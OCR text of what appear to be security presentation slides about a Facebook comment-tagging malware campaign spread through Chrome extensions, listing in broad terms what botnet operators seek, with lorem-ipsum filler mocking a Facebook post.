
Review Extension

In Google Web Store

★ ★ ★ ★ ★


The objective:

Use Wix as a distributor to form a bot net



Bot Masters:
What Do They Want?

- Send Spam
- DDoS Attacks
- Scrape Websites
- Click Frauds




Facebook 'Comment Tagging Malware' Spreading via Google Chrome

By Waqas on June 27, 2016 ✉ *Email* *@hackread* *MALWARE* *SCAMS AND FRAUD* *SECURITY*

IF YOU RECEIVE A FACEBOOK NOTIFICATION REGARDING A FRIEND TAGGING YOU IN A COMMENT BE VERY CAREFUL BEFORE CLICKING ON THE LINK IT CAN BE A JAVASCRIPT MALWARE FOUND TARGETING USERS LATELY!

Tag Me If You Can



First Last Lorem ipsum
Lorem · ipsum dolo

Lorem ipsum dolor sit amet, gravida enim in sollicitudin eleifend corporis. Ac etiam sit quam non libero, nec suspendisse nullam nonummy bibendum, aptent nunc phasellus, semper tortor ullamcorper wisi, blandit pulvinar

https:/Lorem ipsum dolor

Lorem ipsum dolor sit amet, gravida enim in sollicitudin.

Lorem ipsum dolor sit amet, gravida enim in sollicitudin eleifend corporis. Ac etiam sit quam non libero, nec suspendisse nullam

Lorem ipsum dolor sit amet, ut quam nulla leo dolor interdum nullam, nunc nec vitae, nato

Lorem ipsum dolor sit amet, ut quam nulla leo dolor interdum nullam, nunc nec vitae, natoque parturient urna vitae massa quisque nullam.

Lorem ipsum dolor at 7:30pm

Lorem ipsum dolor sit amet

Lorem ipsum dolor sit: amet, ut quam nulla leo dolor interdum nullam, nunc nec vitae, 